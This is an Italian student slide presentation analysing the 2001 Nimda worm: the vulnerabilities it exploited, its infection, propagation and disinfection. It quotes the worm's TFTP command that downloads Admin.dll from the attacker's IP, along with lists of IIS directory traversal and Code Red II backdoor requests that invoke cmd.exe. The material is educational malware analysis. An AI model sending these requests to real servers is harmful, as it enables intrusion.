

# NIMDA

Realizzato da :

- ✦ AMATO CARLA matr.56/100578
- ✦ BERGAMO PINA matr.56/100538
- ✦ CARRABS CARLO matr.56/100856

Nimda

1

# NIMDA

18 Settembre 2001

NOME: **Nimda**

ALIAS: **W32/Nimda.A@mm**

ALIAS: **W32/Nimda@mm, I -Worm.Nimda**

DIMENSIONE: **57344 byte**

PIATTAFORMA: **Microsoft Win32**

CONSEGUENZE: **Mail di massa, possibile denial of service**

SOLUZIONE: **Aggiornamento delle impronte virali già disponibile, installazione delle patch di sicurezza**

Nimda

2


# NIMDA

- ✦ Introduzione
- ✦ Infezione parassitaria
- ✦ Propagazione di nimda
- ✦ Prevenzione e Disinfezione
- ✦ Codice Sorgente

Nimda

3

# ATTACCHI DEL 18 SETTEMBRE 2001



Attacks On The Increase  
Microsoft IE 5.0 SP1 File Permission Conversation Attack  
Microsoft SQL-PWS Escaped Characters Decoding Command Execution Attack  
Denial HTTP Directory Traversal Attack  
Microsoft Windows Image CLIP Headers DCL Attack  
Generic "/ Directory Traversal Attack

Nimda

4

# DESCRIZIONE

- ✦ Virus + Worm
- ✦ Sfrutta i client per attaccare i server
- ✦ Infetta i sistemi :
  - Windows 95
  - Windows 98
  - Windows Me
  - Windows NT4
  - Windows 2000
- ✦ Sfrutta diverse vulnerabilità dei software Microsoft

Nimda

5

# VULNERABILITA'

- ✦ Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability
- ✦ Microsoft IIS e PWS Extended Unicode Directory transversal Vulnerability
- ✦ Microsoft IE MIME Header Attachment Execution Vulnerability
- ✦ Microsoft Office 2000 DLL Execution Vulnerability

Nimda

6

## Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability

- ✦ Consiste nella doppia decodifica di una richiesta CGI di un file
- ✦ Colpisce gli IIS Web Server e i Personal Web Server
- ✦ Permette agli utenti non autorizzati di ottenere gli accessi a questi sistemi attraverso l'account IUSR\_machinename
- ✦ Permette ad un file malfatto di eludere i controlli di sicurezza e di andare in esecuzione

Nimda

7

## Microsoft IIS e PWS Extended Unicode Directory transversal Vulnerability

- ✦ Si basa sul fatto che i server IIS hanno directory eseguibili nei propri archivi web
- ✦ Permette agli utenti non autorizzati di ottenere gli accessi a questi sistemi attraverso l'account IUSR\_machinename
- ✦ Permette agli eseguibili di essere eseguiti in una directory se la parent directory è eseguibile

Nimda

8

## Microsoft IE MIME Header Attachment Execution Vulnerability

- ✦ Consiste nel procedimento di esecuzione dei binary attachments quando si presenta un unusual MIME types
- ✦ Permette ad un browser di lanciare automaticamente e senza avviso l'allegato quando viene letta l'e-mail

Nimda

9

## Microsoft Office 2000 DLL Execution Vulnerability


- ✦ Consiste nel fatto che le applicazioni che utilizzano il formato testo, per esempio Word e Wordpad, caricano automaticamente i file .DLL
- ✦ Coinvolge il pacchetto OFFICE 2000

Nimda

10

## CICLO DI VITA

- ✦ Infezione parassitaria
- ✦ Spedizione di mail in massa
- ✦ Creazione di Web Form
- ✦ Propagazione su LAN



Nimda

11

## INFEZIONE PARASSITARIA

Nimda effettua numerosi cambiamenti al filesystem vittima, creando delle copie di se stesso con vari nomi:

- ✦ Admin.dll
- ✦ load.exe
- ✦ MMC.EXE
- ✦ readme.exe
- ✦ Riched20.dll
- ✦ MEP\*.TMP.EXE

che vanno a saturare lo spazio del disco fisso.

Nimda

12

## CAMBIAMENTI AL FILESYSTEM


- Ricerca i file HTML, ASP e HTM e se trovati vi aggiungi un codice JavaScript e crea il file README.EML nella stessa directory
- Copia se stesso come Admin.dll in C:\, D:\, E:\.
- Se il worm è contenuto in Admin.dll
  - crea un mutex denominato 'fsdqhqrwqi2001'
  - crea una copia di se stesso con il nome MMC.EXE in \Windows
  - infetta i file su tutti i dischi disponibili

Nimda

13

## CAMBIAMENTI AL FILESYSTEM

- Cerca i file DOC e EML e copia il file RICHED20.DLL infetto nelle directory che li contengono
- Se il worm viene lanciato dal file README.EXE copia se stesso nella cartella temporanea di Windows usando nomi casuali



Nimda


14

## CAMBIAMENTI AL FILESYSTEM

- Il worm si carica come una libreria DLL.
- Cerca il processo EXPLORER in memoria, lo apre e gli assegna il proprio processo come thread remoto.
- Avvia i servizi Winsock mediante un API e rimane dormiente per un certo tempo.
- Al proprio riavvio controlla la piattaforma sulla quale viene eseguito:
  - Se è un sistema basato su NT compatta i suoi blocchi di memoria per occupare meno spazio e si copia come LOAD.EXE nella directory di sistema di Windows

Nimda

15




Nimda

16

## CAMBIAMENTI AL FILESYSTEM

- Modifica il SYSTEM.INI aggiungendo una stringa dopo la variabile SHELL :



Nimda

17

## PROPAGAZIONE

- Spedizione di mail in massa
- Creazione di Web Form
- Propagazione su LAN

Nimda

18

## SPEDIZIONE DI MAIL IN MASSA

- + Sfrutta la vulnerabilità Microsoft IE MIME Header Attachment Execution
- + Invia messaggi infetti attraverso connessione SMTP dirette
- + Per ottenere gli indirizzi e-mail dove spedire se stesso, il worm impiega due metodi di ricerca:
  - Scansione di file \*.HTM e \*.HTML nella cartella Temporary Internet files
  - Uso dei servizi MAPI (Mailing API) per connettersi ai client e-mail configurati come MAPI server al fine di ottenere gli indirizzi di posta elettronica

Nimda

19

## SPEDIZIONE DI MAIL IN MASSA

Le stringhe MAPI nell'eseguibile sono:

- > MAPI Logoff
- > MAPI SendMail
- > MAPI FreeBuffer
- > MAPI ReadMail
- > MAPI FindNext
- > MAPI ResolveName
- > MAPI Logon
- > MAPI 32.DLL

Nimda

20

## SPEDIZIONE DI MAIL IN MASSA

Le stringhe che indicano l'uso di un motore SMTP sono:

Subject:  
From: <  
DATA  
RCPT TO: <  
MAIL FROM: <  
HELO  
QUIT


Nimda

21

## SPEDIZIONE DI MAIL IN MASSA

I messaggi infetti hanno formato HTML e si presentano in questo modo:

Oggetto: vuoto o generato casualmente  
Corpo del messaggio: vuoto  
Allegato: README.EXE



Nimda

22

## CREAZIONE DEL WEB FORM

- + Diffusione tramite WEB BROWSER
- + Diffusione attraverso attacco a WEB SERVER IIS

Nimda

23

## DIFFUSIONE TRAMITE WEB BROWSER

Attaccato il sistema, Nimda effettua una scansione dei drive locali e remoti presenti sulla rete e infetta tutte le cartelle a cui può accedere:

- + Crea dei file .EML e .NWS contenenti la copia del worm in formato e-mail in modo tale che i sistemi vulnerabili all'exploit MIME eseguono il worm alla semplice anteprima del messaggio
- + Ricerca combinazioni nomefile+estensione:
  - \*DEFAULT\*, \*INDEX\*, \*README\* + .HTML, .HTM, .ASPtrovati tali file, all'interno delle loro path crea una copia di se stesso in formato e-mail con il nome README.EML e appende ai file vittima un codice Javascript che apre README.EML quando viene il letto il file HTML/ASP infettato

Nimda

24

## DIFFUSIONE ATTRAVERSO ATTACCO A WEB SERVER IIS

Nimda effettua due attacchi per individuare sistemi vulnerabili e poi inizializza una sessione TFTP per inviare il file Admin.dll sulla macchina da infettare utilizzando la stringa

➤ `c+tftp%20-i%20XXX.XXX.XXX.XXX%20GET%20Admin.dll%20c:\Admin.dll`

dove XXX.XXX.XXX.XXX è l'indirizzo IP dell'attaccante.

Nimda

25

## DIFFUSIONE ATTRAVERSO ATTACCO A WEB SERVER IIS

✚ Attacco mediante backdoor

✚ Attacco mediante vulnerabilità di sistema

Nimda

26

## ATTACCO MEDIANTE BACKDOOR

Nimda cerca le backdoor lasciate da Code Red II e se trovate le utilizza per infettare il sistema. I logs utilizzati sono:

- `GET /scripts/root.exe/c+dir`
- `GET /MSADC/root.exe?/c+dir`
- `GET /c/winnt/system32/cmd.exe?/c+dir`
- `GET /d/winnt/system32/cmd.exe?/c+dir`

Nimda

27

## ATTACCO MEDIANTE VULNERABILITÀ DI SISTEMA

Nimda effettua una scansione su indirizzi IP cercando server IIS vulnerabili. I logs utilizzati sono:

- `GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir`
- `GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir`
- `GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir`
- `GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir`

che trovano server IIS e PWS che hanno un problema di verifica del programma input a causa del quale accettano directory trasversali se i caratteri '\' e '/' sono codificati con codici equivalenti.

Nimda

28

## ATTACCO MEDIANTE VULNERABILITÀ DI SISTEMA

- `GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir`
- `GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir`
- `GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir`
- `GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir`
- `GET /scripts/..%35%63../winnt/system32/cmd.exe?/c+dir`
- `GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir`
- `GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir`
- `GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir`

che cercano un server vulnerabile che decodifica il pathname richiesto due volte. L'errore consiste nel fatto che il risultato della prima decodifica è sottoposto al test di sicurezza e, se lo supera, viene decodificato un'altra volta e non ne viene testata più la sicurezza.

Nimda

29

## PROPAGAZIONE SU LAN

Nimda crea delle condivisioni per ogni drive locale usando la stringa %\$, dove % sta per il nome di ogni drive che viene condiviso.

✚ Windows 9x/ME: la condivisione è in lettura/scrittura senza password

✚ Windows NT/2000: si aggiunge l'account GUEST al gruppo ADMINSTRATORS e GUESTS

Nimda

30



## INSTALLAZIONE PATCH

Se nel proprio sistema è installato Internet Information Server (detto anche IIS, ovvero il server web), bisogna eseguire i files che si trovano nella cartella relativa al proprio sistema operativo



Nimda

37

## INSTALLAZIONE PATCH

Se nella cartella sono presenti più file, eseguire prima i files con estensione \_1



e poi quelli con estensione \_2



Nimda

38

## INSTALLAZIONE PATCH

Se nel proprio sistema è installato Internet Explorer 5.01 o 5.5 occorre installare anche le seguenti patch di sicurezza.

Le patch sono differenti a seconda della versione di IE installata.



Nimda

39

## INSTALLAZIONE PATCH

Se nella cartella sono presenti più file, eseguire prima i files con estensione \_1



e poi quelli con estensione \_2



Nimda

40

## DISINFESTAZIONE

Un antivirus aggiornato può rilevare e disinfettare Nimda, ma la disinfestazione completa implica alcune operazioni manuali.

Nimda

41

## DISINFESTAZIONE MANUALE

- ✦ Disabilitare le condivisioni di rete o bloccare temporaneamente la rete
- ✦ Scandire tutti i file su tutti i dischi locali e ripulire i file .EXE tramite un antivirus aggiornato
- ✦ Cancellare o rinominare tutti i file non disinfestabili o bloccati e cancellare i file \*.EML e \*.NWS rilevati come infetti da Nimda. Riavviare il pc ma non collegarlo alla rete
- ✦ Localizzare il file SYSTEM.INI e rimpiazzare la stringa

```
shell=explorer.exe load.exe -donotloadold  
con
```

```
shell=explorer.exe
```

Nimda

42

## DISINFESTAZIONE MANUALE

- ✦ Cancellare tutti i file con estensioni .TMP dalle directory temporanee
- ✦ Prendere una copia non infetta del file RICHED20.DLL e inserirla nella cartella \Windows\System\ o \WinNT\System32\
- ✦ Rimuovere tutte le condivisioni da tutti i dischi fissi locali e ricrearle con i diritti d'accesso corretti
- ✦ Rimuovere l'utente 'Guest' e ricrearlo con i diritti di accesso corretti nei gruppi appropriati

Nimda

43

## DISINFESTAZIONE MANUALE

- ✦ Controllare tutti i file \*.HTML, \*.ASP, e \*.HTM, e tutti i file con le parole 'DEFAULT', 'INDEX', 'MAIN' e 'README' nei nomi. Verificare se contengono il codice Javascript che si riferisce a README.EML e rimuoverlo
- ✦ Rimuovere le backdoor di Code Red II
- ✦ Correggere le impostazioni di IE riguardanti la visualizzazione dei file nascosti
- ✦ Ripristinare le connessioni di rete solo dopo che tutte le workstation sono state disinfettate

Nimda

44

## DISINFESTAZIONE CON ANTI VIRUS

Antivirus in grado di rimuovere Nimda possono essere recuperati presso i seguenti indirizzi:

- [www.antivirus.com/vinfo/security/fix\\_nimda1.zip](http://www.antivirus.com/vinfo/security/fix_nimda1.zip)
- [www.datafellows.com/nimda/](http://www.datafellows.com/nimda/)
- [www.commandcom.com/virus/nimda.html](http://www.commandcom.com/virus/nimda.html)
- [securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html](http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html)

Nimda

45

## DISINFESTAZIONE MEDIANTE TOOL SYMANTEC

La Disinfestazione mediante tool FIXNIMDA.COM fornito dalla Symantec, è eseguita in modo diverso a seconda che si usi

- Windows ME
- Windows 95/98
- Windows NT/2000

Nimda

46

## WINDOWS ME

- ✦ Il sistema operativo WINDOWS ME ogni volta che viene spento il pc fa il backup di configurazione del sistema.
- ✦ Il backup viene salvato nella cartella c:\\_RESTORE del vostro pc su dei file protetti che il tool della Symantec non riesce a disinfettare.
- ✦ La funzione di backup deve essere disabilitata eseguendo le seguenti istruzioni

Nimda

47

## DISINFESTAZIONE MEDIANTE TOOL SYMANTEC



Dopo aver eseguito le suddette istruzioni, effettuare le istruzioni descritte successivamente per i sistemi operativi Windows 95/98

Nimda

48

## WI NDOWS 95/98

- Sconnettere il pc dalla rete
- Disabilitare il programma f-prot: cliccare sull'icona triangolare blu in basso a sinistra, selezionare f-secure anti-virus e premere il tasto proprietà, andare nella scheda protezione e togliere la spunta abilita protezione
- Procurarsi una copia del file RICHD20.DLL
- Scaricare il tool fixnimda.com

Nimda

49

## WI NDOWS 95/98



- Fare doppio clic sull'icona di fixnimda.com e premere start; in questo modo verranno scansionati e ripuliti tutti i dischi
- Copiare il file RICHD20.DLL non infetto nella directory c:\windows\system
- Riavviare il pc

Nimda

50

## WI NDOWS NT/2000

- Sconnettere il pc dalla rete
- Disabilitare il programma f-prot: cliccare sull'icona triangolare blu in basso a sinistra, selezionare f-secure anti-virus e premere il tasto proprietà, andare nella scheda protezione e togliere la spunta abilita protezione
- Procurarsi una copia del file RICHD20.DLL
- Scaricare i tools Psapi.zip, che contiene il file Psapi.dll, e fixnimda.com

Nimda

51

## WI NDOWS NT/2000

- Decomprimere il file zip e salvarlo in una nuova cartella insieme al file fixnimda.com fare doppio clic sul file fixnimda.com e quindi sull'icona start. In questo modo vengono scansionati e ripuliti tutti i dischi
- Copiare il file RICHD20.DLL non infetto nella directory c:\WINNT\system32
- Riavviare il pc

Nimda

52

## RI FERIMENTI

- <http://siam2help.hypermart.net/txt/Nimda.pdf>
- <http://www.cert.org/advisories/CA-2001-26.html>
- [http://www.giac.org/practical/Heather\\_Holick\\_GSEC.doc](http://www.giac.org/practical/Heather_Holick_GSEC.doc)
- <http://arjs.securityfocus.com/alerts/nimda/010918-Alert-Nimda.pdf>
- [http://www.giac.org/GSEC\\_1600.php](http://www.giac.org/GSEC_1600.php)
- <http://www.incidents.org/react/nimda-update-sept27.pdf>
- <http://www.avp.it/text/nimda.htm>
- <http://www.symbolic.it/Rassegna/nimda.html>
- <http://www.cce.unipr.it/f-prot/nimda.htm>
- <http://www.poliziadistato.it/pds/primapagina/virus/virus.html>

Nimda

53

# THE END

Nimda

54